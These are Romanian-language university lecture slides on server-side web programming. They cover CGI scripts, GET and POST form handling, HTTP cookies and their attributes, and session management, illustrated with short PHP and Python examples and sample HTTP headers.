
print "Content-type: text/html\n"

for mesaje in range (0, 10):
    print "<p>Hello, world!</p>"
```


clientul – *i.e.* navigatorul Web – primește ca răspuns
reprezentarea – aici, pagina HTML –
generată de programul CGI invocat de serverul Web

această reprezentare este procesată și, eventual,
afișată într-o (zonă dintr-o) fereastră a *browser*-ului

experimentând alte tipuri MIME, *browser-ul* prelucrează datele primite și redă următoarele:

```
<p>Hello, world!</p>
<p>Hello, world!</p>
<p>Hello, world!</p>
<p>Hello, world!</p>
<p>Hello, world!</p>
```

Content-type: **text/plain**

XML Parsing Error: junk after document element
Location: http://profs.info.uaic.ro/~busaco/cgi/hello
Line Number 2, Column 1:

```
<p>Hello, world!</p>
^
```

Content-type: **text/xml**

cgi: invocare

```
<form action="http://profs.info.uaic.ro/~.../get-max.cgi"
      method="GET">
  <p>Enter two numbers :
  <input type="text" name="no1" />
  <input type="text" name="no2" />
  </p>
  <input type="submit" value="Compute maximum" />
</form>
```

invocare dintr-un formular Web interactiv
în acest caz, folosind metoda **GET**

https://profs.info.uaic.ro/~busaco/cgi/max.html

Enter two numbers:

Compute maximum

URL special
cazul GET

profs.info.uaic.ro/~busaco/cgi/get-max.cgi?no1=7&no2=4

Maximum of two numbers

$\max(7, 4) = 7$

cgi: invocare

Pentru fiecare câmp al formularului, se generează o pereche **nume_câmp=valoare** delimitată de **&** și adăugată URL-ului programului CGI de invocat pe server

<http://profs.info.uaic.ro/~busaco/cgi/get-max.cgi?no1=7&no2=4>

cgi: invocare

Exemple concrete:

<http://usabilitygeek.com/?s=design+web>

<https://www.youtube.com/watch?v=elfSzMATcB4#t=45>

<https://twitter.com/search?q=web%20development&src=typd>

<https://developer.mozilla.org/search?q=ajax&topic=apps>

acest URL este codificat – *URL encoding*

revezi
primul curs

cgi: invocare

Serverul va invoca *script*-ul CGI pasându-i datele
la intrarea standard (*stdin*)
sau
via variabile de mediu

cgi: invocare

Procesarea datelor când s-a recurs la metoda **GET**

date disponibile în variabila de mediu **QUERY_STRING**

cgi: invocare

Procesarea datelor când s-a folosit metoda **POST**

datele vor fi preluate de la *stdin*, lungimea în octeți a acestora fiind specificată de variabila **CONTENT_LENGTH**

cgi: invocare

Procesarea datelor – **GET** și/sau **POST**

folosind servere de aplicații ori *framework*-uri, informațiile sunt încapsulate în structuri/tipuri de date specifice

ASP.NET (C# *et al.*) – clasa **HttpRequest**

Node.js (JavaScript) – **http.ClientRequest**

PHP – tablouri asociative: **\$_GET[]** **\$_POST[]** **\$_REQUEST[]**

Play (Java, Scala) – **play.api.mvc.Request**

Python – clasa **cgi.FieldStorage**

GET vs. POST

Metoda **GET** se folosește pentru generarea de reprezentări ale resurselor cerute

e.g., documente HTML, imagini JPEG sau PNG, fluxuri de știri Atom/RSS, arhive în format ZIP etc.

starea serverului nu trebuie să se modifice

GET vs. POST

Metoda **GET** se folosește pentru generarea de reprezentări ale resurselor cerute

obținând datele cu GET, utilizatorul poate stabili un *bookmark* pentru acces ulterior la o resursă Web (folosind URL-ul reprezentării generate)

e.g., <https://duckduckgo.com/?q=web+programming&ia=videos>

GET vs. POST

Metoda **POST** se utilizează atunci când datele transmise serverului au dimensiuni mari (*e.g.*, conținut de fișiere ce a fost transferat prin *upload*) sau sunt „delicate” – exemplu tipic: parole

GET vs. POST

Metoda **POST** se utilizează atunci când datele transmise serverului au dimensiuni mari (*e.g.*, conținut de fișiere ce a fost transferat prin *upload*) sau sunt „delicate” – exemplu tipic: parole

de asemenea, când invocarea programului poate conduce la modificări ale stării pe server: adăugarea unei înregistrări, alterarea unui fișier,...

cgi: suport

Serverul Web trebuie să ofere suport pentru invocarea de *script*-uri CGI

de exemplu, la nivelul serverului Apache se utilizează modulul **mod_cgi**

cgi: ssi

Script-urile CGI pot fi invocate direct dintr-un document HTML via **SSI** (*Server Side Includes*)

www.ssi-developer.net/ssi/

Apache: httpd.apache.org/docs/trunk/howto/ssi.html

NGINX: nginx.org/en/docs/http/nginx_http_ssi_module.html

cgi: fastcgi

FastCGI

alternativă la CGI axată asupra performanței

implementări:

Apache HTTP Server – httpd.apache.org/mod_fcgid/

NGINX – nginx.org/en/docs/http/nginx_http_fastcgi_module.html

Există o manieră prin care se pot stoca
– temporar –, la nivel de client (*browser*),
date trimise de aplicația Web de pe server?

cookie-uri

Un *script* rulând pe un server Web poate plasa date pe calculatorul-client via *browser*-ul utilizatorului

ulterior, navigatorul va oferi acele date aceluiasi *script* disponibil pe același server

cookie-uri

Mijloc (cvasi-)persistent de stocare a datelor pe mașina clientului Web cu scopul de a fi apoi accesate de un program rulând pe server

cookie-uri: utilizări

Memorarea preferințelor fiecărui utilizator

exemple tipice:

opțiuni vizând interacțiunea – temă vizuală
(*e.g.*, cromatică), preferințe lingvistice,
localizare geografică, interese privind cumpărăturile

...

cookie-uri: utilizări

Completarea automată a formularelor

folosirea valorilor introduse anterior de utilizator
în anumite câmpuri

cookie-uri: utilizări

Monitorizarea accesului la o resursă Web

aspect de interes:

Web analytics

colectarea de informații despre clienți
(platformă hardware, *browser*, rezoluție etc.)

cookie-uri: utilizări

Monitorizarea accesului la o resursă Web

aspect de interes:

user tracking

monitorizarea comportamentului utilizatorului

► inițiativa *Do Not Track*

www.eff.org/issues/do-not-track

cookie-uri: utilizări

Stocarea informațiilor de autentificare

e.g., reținerea datelor privitoare la contul utilizatorului
în contextul comerțului electronic


cookie-uri: utilizări

Starea tranzacțiilor

e.g., starea curentă a coșului virtual de cumpărături
oferit de o aplicație de tip *e-shop*

cookie-uri: utilizări

Managementul sesiunilor Web

de consultat și [Cookiepedia](https://cookiepedia.co.uk)
cookiepedia.co.uk

cookie-uri: tipuri

Cookie-uri persistente

nu sunt distruse la închiderea navigatorului Web

memorate într-un fișier – la nivel de client

timp de viață stabilit de creatorul *cookie*-urilor

cookie-uri: tipuri

Cookie-uri nepersistente (volatile)

dispar la închiderea *browser*-ului

cookie-uri

Un *cookie* poate fi considerat ca fiind o variabilă

valoarea ei este vehiculată via HTTP
între server Web (aplicația *back-end*)
și client (*browser*)

dimensiunea unui *cookie* nu poate depăși 4 KB

cookie-uri

Un *cookie* poate fi considerat ca fiind o variabilă

nume=valoare

valoarea este un șir de caractere *URL encoded*

cookie-uri

Datele vizând un *cookie* sunt preluate de navigator
o listă de *cookie-uri* per fiecare server (domeniu)

cookie-uri

Un *cookie* este trimis unui client
folosind câmpul **Set-Cookie**
dintr-un antet al unui mesaj de răspuns HTTP

cookie-uri

Set-Cookie: *nume=valoare*; expires=*data*; path=*cale*;
domain=*domeniu*; secure

cookie-uri

Set-Cookie: *nume=valoare*; **expires**=*data*; **path**=*cale*;
domain=*domeniu*; **secure**

expires – indică data și timpul când *cookie*-ul va expira
(clientul Web va trebui să distrugă *cookie*-urile expirate)

cookie-uri

Set-Cookie: *nume=valoare*; expires=*data*; path=*cale*;
domain=*domeniu*; secure

domain – semnifică numele simbolic al serverului Web
care a generat *cookie*-ul

cookie-uri

Set-Cookie: *nume=valoare*; expires=*data*; path=*cale*;
domain=*domeniu*; secure

path – specifică un subset de URL-uri
din domeniul corespunzător unui *cookie*

diferențiază aplicații multiple existente pe același server

cookie-uri

Set-Cookie: *nume=valoare*; expires=*data*; path=*cale*;
domain=*domeniu*; secure

secure – indică faptul că acest *cookie* va fi transmis înapoi serverului doar în cazul în care canalul de comunicație este securizat (via HTTPS)

▼ Response cookies

▼ `_twitter_sess:`

- domain: `.twitter.com`
- `httpOnly: true`
- path: `/`
- secure: `true`
- value: `BAh7CSIKZmxhc2hJQzonQWN0aW9uQ29udHJvbGxlco6`

▼ `ct0:`

- domain: `.twitter.com`
- expires: `2019-02-19T22:32:42.000Z`
- path: `/`
- secure: `true`
- value: `712d54e2cca5ac0583fc4ce6f5831c44`

▼ `external_referer:`

- domain: `.twitter.com`
- expires: `2019-02-26T16:32:42.000Z`
- path: `/`
- value: `padhuUp37zidbWZoe8w1ehf9Acll6z42|0|8e8t2xd8A2w=`

▼ `fm:`

- domain: `.twitter.com`
- expires: `2019-02-19T16:32:42.000Z`
- `httpOnly: true`
- path: `/`
- secure: `true`
- value: `0`

▼ Request cookies

- `_ga:` `GA1.2.108796759.1507278447`
- `eu_cn:` `1`
- `guest_id:` `v1:149579825531623364`
- `personalization_id:` `"v1_fB6m6zrOwezD+YrDPWywoQ=="`

avansat

inspectarea *cookie*-urilor
memorate de navigatorul Web
pentru fiecare domeniu

`httpOnly: true`

indică faptul că valoarea unui
cookie nu poate fi obținută
decât în urma unui transfer de
date prin HTTP

cookie-ul nu poate fi accesat
de către un program rulat
la nivel de client (*browser*)

www.owasp.org/index.php/HttpOnly

cookie-uri

Un *cookie* este transmis înapoi de la client spre serverul Web numai dacă îndeplinește toate condițiile de validitate

se potrivesc domeniul,
calea (virtuală) de directoare, timpul de expirare
și securitatea canalului de comunicație

cookie-uri


Serverul va primi, în antetul unui mesaj HTTP de tip cerere, următoarele:

Cookie: nume1=**valoare1**; nume2=**valoare2**...

lista *cookie*-urilor ce respectă condițiile de validitate


cookie-uri

Invocarea *script*-ului conduce la returnarea unei reprezentări + plasarea de *cookie*-uri

cookie-uri

Cookie-urile – persistente sau nu – sunt procesate și memorate de *browser*



cookie-uri persistente stocate în fișiere sau baze de date (SQLite)

cookie-uri

Următorul acces la *script* se face cu transmiterea
cookie-urilor spre server
conform condițiilor de validitate

cookie-uri: creare

Exemplu în cazul PHP – funcția **setcookie ()**

```
<?php
    setcookie ("alta_culoare", "albastra"); // nepersistent – de ce?
    echo "Un cookie de culoarea " . $_COOKIE["alta_culoare"];
?>
```

cookie-uri: expirare

Se anulează valoarea și timpul;
eventual, celelalte attribute ale *cookie*-ului

exemplu – PHP:

```
<?php  
    setcookie ($nume_cookie, "", 0, "/", "", 0);  
?>
```

cookie-uri: consultare

Cookie-urile se regăsesc în câmpul din antetul unui mesaj vehiculat via protocolul HTTP

HTTP_COOKIE

cookie-uri: consultare

PHP – *cookie*-ul e specificat (accesat) ca variabilă

\$_COOKIE ['nume_cookie']

tablou asociativ

cookie-uri

Alte informații de interes sunt disponibile în
RFC 6265

HTTP State Management Mechanism

tools.ietf.org/html/rfc6265

Cum identificăm cereri succesive
formulate de aceeași instanță a clientului?

HTTP este un protocol *stateless*

nu oferă informații dacă anumite cereri
succesive provin de la același client
(de la aceeași instanță a navigatorului Web)

necesitate

Prezervarea anumite date pentru o secvență de mesaje HTTP (cereri/răspunsuri) înrudite

necesitate

Prezervarea anumite date pentru o secvență de mesaje HTTP (cereri/răspunsuri) înrudite

exemple:

starea coșului de cumpărături

formulare Web completate în mai mulți pași

paginarea conținutului

starea autentificării utilizatorului

etc.

sesiuni

Orice vizitator al sitului va avea asociat un identificator unic – **session ID (SID)**

stocat într-un *cookie*

(*e.g.*, ASP.NET_SessionId, PHPSESSID, session-id, _wp_session)

ori

propagat via URL

sesiuni


Orice vizitator al sitului va avea asociat un identificator unic – **session ID (SID)**

astfel, se pot identifica vizite (cereri) consecutive realizate de același utilizator

client Web (*browser*)

server Web (*daemon*)

stabilirea unui sesiuni Web pe baza unui *cookie*

sesiuni

Unei sesiuni i se pot asocia diverse variabile

ale căror valori vor fi menținute (păstrate)
între cereri consecutive – *e.g.*, înrudite –
din partea aceleiași instanțe
a clientului (*browser*-ului) Web

sesiuni

O sesiune se poate înregistra (iniția) implicit (automat) sau explicit (manual, de către programator), în funcție de serverul de aplicații Web ori de configurația prestabilită

sesiuni

O sesiune se poate înregistra (iniția) implicit (automat) sau explicit (manual, de către programator), în funcție de serverul de aplicații Web ori de configurația prestabilită

informațiile despre sesiuni sunt stocate persistent la nivel de server via sisteme de baze de date non-relaționale – *e.g.*, DynamoDB, Memcached, Redis,... – ori, în majoritatea situațiilor, în fișiere

POST / HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
image/webp,*/*;q=0.8

Accept-Encoding: gzip, deflate, br

Accept-Language: en,en-GB;q=0.5

Connection: keep-alive

Cookie: language=en_US

Host: mail.info.uaic.ro

Referer: http://mail.info.uaic.ro/?_task=login

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 ... Gecko/20100101 Firefox/65.0

autentificarea utilizatorului prin metoda POST
(*cookie*-urile deja existente sunt transmise)

HTTP/1.1 302 Found

Cache-Control: private, no-cache, no-store, must-revalidate...

Connection: Keep-Alive

Content-Length: 0

Content-Type: text/html; charset=UTF-8

Date: Fri, 22 Feb 2019 10:25:44 GMT

Keep-Alive: timeout=5, max=100

Last-Modified: Fri, 22 Feb 2019 10:25:44 GMT

Location: [./?_task=mail&_token=cb1924...c9c97819](http://.../?_task=mail&_token=cb1924...c9c97819)

Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips ... PHP/5.4.16

Set-Cookie: **roundcube_sessid**=vnqrt4...2uv2; path=/; HttpOnly
roundcube_sessauth=S92ee64...2c71; path=/; HttpOnly

<!DOCTYPE html>

...

redirectare
după
autentificare

răspunsul HTTP incluzând
setarea *cookie*-ului privitor la sesiunea Web

sesiuni: programare

În cazul CGI, managementul sesiunilor cade în responsabilitatea programatorului

nu există o manieră standardizată de gestionare a sesiunilor Web

sesiuni: programare

PHP: funcțiile `session_start()`, `session_register()`, `session_id()`, `session_unset()`, `session_destroy()`

```
<?php
session_start (); // inițiem o sesiune
if (!isset ($_SESSION['accesari'])) {
    $_SESSION['accesari'] = 0; } else {
    $_SESSION['accesari']++; }
?>
```


variabila
accesari atașată
sesiunii

detalii la php.net/manual/en/book.session.php

sesiuni: programare

Folosind un server de aplicații ori un *framework*, managementul *cookie*-urilor și sesiunilor e simplificat

diverse exemplificări:

clasa `HttpSession` (ASP.NET), interfața `HttpSession` (servlet-uri Java), `HTTP::Session` (Perl), `session` (Flask – *framework* Python), `web.session` (web.py), `HttpFoundation` (componentă `Symfony` – *framework* PHP), clasa `SessionComponent` (CakePHP), tabloul `session` (Ruby on Rails), `play.mvc.Http.Cookie` (Play! pentru Java/Scala), `sessions` (Gorilla – Go) `cookie-parser` și `express-session` (module Node.js pentru Express)

alternative

HTML5 oferă **Web Storage**


recomandare a Consorțiului Web (2015)

stocare la nivel de *browser* a unor liste de perechi
de forma cheie—valoare
via attributele **sessionStorage** și **localStorage**

pentru amănunte, de studiat

profs.info.uaic.ro/~busaco/teach/courses/cliw/web-film.html#week11

rezumat

de la HTTP la *cookie*-uri și sesiuni Web
mulțumiri lui Ciprian Amariei, MSc.

client „prost”
(*dumb*)

frontend

pagini <Web/>
HTML, CSS,...


server „gras”
(*fat*)

prezen-
tare

proce-
sare

abstrac-
tizare
date

backend

episodul viitor: **programare Web**

servere de aplicații Web, arhitectura aplicațiilor Web